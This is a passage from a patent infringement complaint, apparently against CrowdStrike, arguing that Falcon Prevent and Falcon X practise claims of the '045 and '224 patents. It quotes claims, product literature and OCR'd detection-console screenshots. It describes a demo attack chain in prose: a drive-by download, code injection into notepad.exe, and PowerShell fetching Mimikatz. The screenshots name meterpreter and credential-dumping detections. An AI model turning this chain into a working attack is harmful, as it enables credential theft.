
235. In another example, as shown above, the Accused Products display a process tree with each node representing a step for a malicious link in Outlook opening a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by-download attack. "EXPLORER.EXE," "OUTLOOK.EXE," "IEXPLORE.EXE," another "IEXPLORE.EXE," and "NOTEPAD.EXE" are displayed as connected nodes each representing

a step in the execution of the process. The green arrow from related objects "IEXPLORE.EXE" to "NOTEPAD.EXE" indicates "IEXPLORE.EXE" injected code into "NOTEPAD.EXE" creating a malicious variant of "NOTEPAD.EXE." The malicious variant of "NOTEPAD.EXE" then performed malicious actions using the command prompt "CMD.EXE." For example, "NOTEPAD.EXE" used the command prompt "CMD.EXE" to upload malicious executable file "BACKDOOR.EXE" but execution of "BACKDOOR.EXE" was blocked. In another example, "NOTEPAD.EXE" used the command prompt "CMD.EXE" to execute an encoded PowerShell command "POWERSHELL.EXE" to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft. (*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 11:23.)

236. In another example, as shown above, the Accused Products display an event related to "HOST CS-SE-CC" and "USER NAME Chuck, CS-SE-CC$" including related objects "iexplore.exe" and "notepad.exe." The Accused Products show "iexplore.exe" injected code into "notepad.exe" to create a malicious version of "notepad.exe" and the malicious version of "notepad.exe" then performed actions including using command prompt "CMD.EXE." (*See* WBR_CSK001364 (https://www.youtube.com/watch?v=JodCkyNAsUE) at 2:02.)

237. The Accused Products perform a method that includes *transmitting the assembled event line*. For example, the Accused Products, including Falcon Prevent, "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.) Falcon Prevent displays detected events and options to "open the detection for more details or select [the process tree link] to view the process tree," the process tree link highlighted in the red box annotation below. This information is transmitted at least to the Accused

Products' user interface.



CrowdStrike Store - Falcon Prevent

425 detections

Severity		Tactic		Technique		Time		Status		Triggering file		Assigned to	
Critical	42	Machine Learning	246	Sensor Based ML	224	Last hour	11	New	425	KjbyWMFdgX.exe	155	Unassigned	409
High	307	Defense Evasion	123	Credential Dumping	60	Last day	25	In Progress	90	powershell.exe	51	Kelly.Housman@bh.crowd...	6
Medium	56	Execution	78	Process Injection	51	Last week	339	True Positive	1,024	rundll32.exe	42	shigeru.suzuki7@crowdst...	4
Low	19	Credential Access	60	Rundll32	42	Last 30 days	422	False Positive	1	whoami.rtf	35	Dilan.nathoo@bh.crowdst...	2
Informational	3	Persistence	47	PowerShell	41	Last 90 days	425	Ignored	140	PING.EXE	34	claude.braxton@bh.crowd...	2
			9 more		25 more						79 more		2 more

Select All

No grouping

Sort by newest detect time

BERSERK BEAR Detected — View Profile

	Tactic & Technique	Detect Time	Host	User Name	Assigned To	Status
Medium	Falcon Intel via Intelligence Indi...	Jan. 18, 2019 13:26:56	CS-SE-DJS-W10BH	bertram.gilfoyle	Unassigned	New

BERSERK BEAR Detected — View Profile

	Tactic & Technique	Detect Time	Host	User Name	Assigned To	Status
Medium	Machine Learning via Cloud-bas...	Jan. 18, 2019 13:26:49	CS-SE-DJS-W10BH	bertram.gilfoyle	ned	New
Low	Machine Learning via Cloud-bas...	Jan. 18, 2019 13:26:40	CS-SE-DJS-W10BH	bertram.gilfoyle	ned	New
High	Machine Learning via Sensor-ba...	Jan. 18, 2019 13:26:37	CS-SE-DJS-W10BH	bertram.gilfoyle	ned	New
High	Machine Learning via Sensor-ba...	Jan. 18, 2019 13:26:33	CS-SE-DJS-W10BH	bertram.gilfoyle	Unassigned	New
High				bertram.gilfoyle	Unassigned	New

can open the detection for more details
or select to view the process tree

(*See* WBR_CSK001204 (https://www.youtube.com/watch?v=LxsKAWozKs8) at 1:12 (annotations added: selecting the process tree link in the Accused Products' user interface transmits a process tree for a selected event to the user).)

238. Each claim in the '045 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '045 Patent.

239. Defendants have been aware of the '045 Patent since at least when the original Complaint was filed in March 2022. Further, Plaintiffs have marked their products with the '045 Patent, including on their website, since at least July 2020.

240. Defendants directly infringe at least claim 1 of the '045 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network

operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

241. Defendants' partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the '045 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

242. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the '045 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike's security software in a manner that infringes claim 1 of the '045 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including the activities described below.

243. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

244. Defendants further encourage and induce their customers to infringe claim 1 of the '045 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising,

promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* WBR_CSK000071 (https://www.crowdstrike.com/); *see* WBR_CSK000120 (https://www.crowdstrike.com/partners/solution-providers/).)

245. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

246. Defendants and/or Defendants' partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* WBR_CSK000101 (https://www.crowdstrike.com/free-trial-guide/purchase/); WBR_CSK000103 (https://www.crowdstrike.com/free-trial-guide/purchase/); *see* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each

customer must continue to use the Accused Products in a way that infringes the ’045 Patent. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

247. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or Defendants’ partners affirmatively aid and abet each customer’s use of the Accused Products in a manner that performs the claimed method of, and infringes, the ’045 Patent.

248. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses.

249. Indeed, as shown above, the Accused Products have no substantial non-infringing uses because the accused functionality, including gathering and correlating event data and related functionality described above, is an integral part of the Accused Products and must be performed for the Accused Products to perform their intended purpose. (*See*, *e.g.*, WBR_CSK000071 (https://www.crowdstrike.com/); WBR_CSK000134 (CrowdStrike 2021 Annual Report Form 10-K) at 144-148; WBR_CSK000451 (https://www.crowdstrike.com/endpoint-security-products/).) These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as

described and shown above, or without the system and components identified above that practice the ’045 Patent, that functionality could not be performed.

250. Additionally, the accused functionality, including gathering and correlating event data and related functionality described above, itself has no substantial non-infringing uses because the components, modules and methods identified above are a necessary part of that functionality. (*See id*.) For example, without compiling and correlating event data from processes that run on the endpoints protected by the Accused Products, the Accused Products could not generate a contextual state, obtain a global perspective, and/or assemble an event line. These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’045 Patent, that functionality could not be performed.

251. In addition, as shown in the detailed analysis above, the products, systems, modules, and methods provided by Defendants constitute a material part of the invention—indeed, they provide all the components, modules, and features that perform the claimed methods and systems. For example, the Accused Products and accused functionalities (including the correlating functionality) constitute a material part of the inventions claimed at least because they are integral to the processes identified above (such as “*generating a contextual state* …”; “*obtaining a global perspective* …”; “*assembling*” and “*transmitting*” an “*event line*”), as recited in the claims of the ’045 Patent. None of these products are staple goods—they are sophisticated and customized cyber security and malware detection products, methods, and systems.

252. Defendants’ infringing actions have continued after the original Complaint was

filed. Defendants had knowledge of the ’045 Patent and of the specific conduct that constitutes infringement of the ’045 Patent at least based on the original Complaint, yet have continued to engage in the infringing activity, including by selling, making, configuring, and installing the Accused Products and performing the accused functionality, and by engaging in activities that constitute inducing infringement and contributory infringement as described above.

253. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendants. For example, on information and belief, Defendants direct and control the activities or actions of their partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendants further direct and control the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’045 Patent.

254. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’045 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

255. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the ’045 Patent.

256. Defendants’ infringement of the ’045 Patent is knowing and willful. Defendants acquired actual knowledge of the ’045 Patent at least when Plaintiffs filed the original Complaint and had constructive knowledge of the ’045 Patent from at least the date Plaintiffs marked their

products with the ’045 Patent and/or provided notice of the ’045 Patent on their website.

257. On information and belief, despite Defendants’ knowledge of the Asserted Patents and Plaintiffs’ patented technology, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants’ continued infringement of the ’045 Patent with knowledge of the ’045 Patent constitutes willful infringement.

258. Plaintiffs’ allegations of infringement, indirect infringement, and willful infringement with respect to this patent are further set forth in Plaintiffs’ Disclosure of Asserted Claims and Preliminary Infringement Contentions Pursuant to the Court’s Standing Order Governing Patent Proceedings served July 12, 2022.

FOURTH CAUSE OF ACTION
(INFRINGEMENT OF THE ’224 PATENT)

259. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.


260. Defendants have infringed and continue to infringe one or more claims of the ’224 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform such as Falcon Prevent and Falcon X, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the ’224 Patent as described below.

261. For example, claim 1 of the ’224 Patent recites:

> 1. A method comprising:
>
> gathering an event defining an action of a first object acting on a target, wherein the first object is executed on a device;
>
> generating contextual state information for the event by correlating the event to an originating object of the first object;
>
> obtaining a global perspective for the event based on the contextual state

> information, wherein the global perspective comprises information associated with one or more of the first object and the originating object, and wherein the global perspective relates to one or more other events related to the event across a network;
>
> generating an event line comprising information relating to the event, wherein the information relates to at least one of the first object, the action of the first object, the target, and the originating object; and
>
> transmitting the generated event line.

262. The Accused Products perform the method of claim 1 of the ’224 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a method*, as further explained below. For example, the Falcon Platform includes “[a]n intelligent, lightweight agent unlike any other [that] blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform’s management, detection, response and intelligence.”




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence

(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 459.)

263. The Accused Products perform a method that includes *gathering an event defining an action of a first object acting on a target, wherein the first object is executed on a device*. For example, the Accused Products “emit[] events as things happen on an endpoint” and include

"TargetProcessID" for "executing processes," "ContextProcessID" for "events that enrich another Falcon event," and "Process Explorer" for "the visualization of a process tree in Falcon as viewed by the ThreatGraph."




Glossary

- **Sensor**: what we call the Falcon endpoint agent
- **Event**: The sensor emits events as things happen on an endpoint
- **Field**: An event contains fields that provide contextual details about the event
- **event_simpleName**: Events are given an `event_simpleName` value for classification
- **TargetProcessId**: a unique PID Falcon assigns to executing processes
- **ContextProcessId**: a unique PID Falcon assigns to events that enrich another Falcon event
- **Process Explorer**: the visualization of a process tree in Falcon as viewed by the ThreatGraph

©2020 CROWDSTRIKE

(*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 519; *see also* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 1:41.)

264. In another example, Falcon Prevent gathers event information as part of the process of "[a]utomatically determin[ing] the scope and impact of threats found in your environment."




INTEGRATED THREAT INTELLIGENCE

- Automatically determine the scope and impact of threats found in your environment
- Find out if you are targeted, who is targeting you and how to prepare and get ahead
- Use Falcon Prevent integrated with CrowdStrike Falcon X™ to:
  - Fully understand the threats in your environment and what to do about them
  - Access malware research and analysis at your fingertips
  - Easily prioritize responses with threat severity assessment
  - Immediately get recovery steps and resolve incidents with in-depth threat analysis

(*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

265. In another example, as shown below, the Accused Products identify "Detection Activity" including "Status," "Severity," "Scenario," "Assigned to," "Hostname," and "Triggering File" related to events, actions, objects, and targets. In another example, as shown below, the Accused Products display an event related to "HOST CS-SE-CC" and "USER NAME Chuck, CS-SE-CC$" including related objects "iexplore.exe" and "notepad.exe." The Accused Products show "iexplore.exe" injected code into "notepad.exe" to create a malicious version of "notepad.exe" and the malicious version of "notepad.exe" then performed actions including using command prompt "CMD.EXE."



Status Severity Scenario Assigned to Hostname Triggering file

How to Hunt for Threat Activity with Falcon Endpoint Protection


Type to filter — 370 Detections found

Time	Status	Severity	Scenario	Assigned to	Hostname	Triggering file

Dashboards
Executive Summary
Detection Activity
Detection Resolution

No grouping — Sort by new – old

DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
Jan. 12, 2017 16:02:09	CS-SE-CD-WIN7	Christian_2	Unassigned	New
Jan. 12, 2017 13:52:03	CS-SE-SO-WIN7-V		Unassigned	New
		demo	Unassigned	New
		Ken	Unassigned	New
		Ken, CS-SE-KM-1-125	Unassigned	New
Jan. 11, 2017 22:51:43	CS-SE-TO-W7-01	Demo	Unassigned	New
Jan. 11, 2017 22:28:10	CS-SE-CC	Chuck, CS-SE-CCS	Unassigned	New
Jan. 11, 2017 10:10:48	CS-SE-TO-W7-01		Unassigned	New



HOST	USER NAME
CS-SE-CC	Chuck, CS-SE-CC$

ctivity with Falcon Endpoint Protection

iexplore.exe 3 12 2 0 0

Medium Severity Known Malware — Metasploit's meterpreter server may have been loaded into a process.

notepad.exe 6 73 0 0 0

Medium Severity Drive By Download — A browser created a process via shellcode.

Medium Severity Known Malware — Metasploit's meterpreter server may have been loaded into a process.

cmd.exe 0 14 0 0 0

iexplore.exe

New — Comment

CS-SE-CC — Network Contain — Change Containment Status

Execution Details

Medium Severity Known Malware
Metasploit's meterpreter server may have been loaded into a process.

"C:\Program Files (x86)\Internet Explorer\iexplore.exe" SCODEF:3552 CREDAT:79873

\Device\HarddiskVolume1\Program Files (x86)\Internet Explorer\iexplore.exe

e285feeca908b3ce22017a64363eea5e59ccd5196 90871df523291b089597875

c613e69c3b191bb02c7a191741a1d024

CS-SE-CC\Chuck

START TIME Jan. 11, 2017 22:24:18

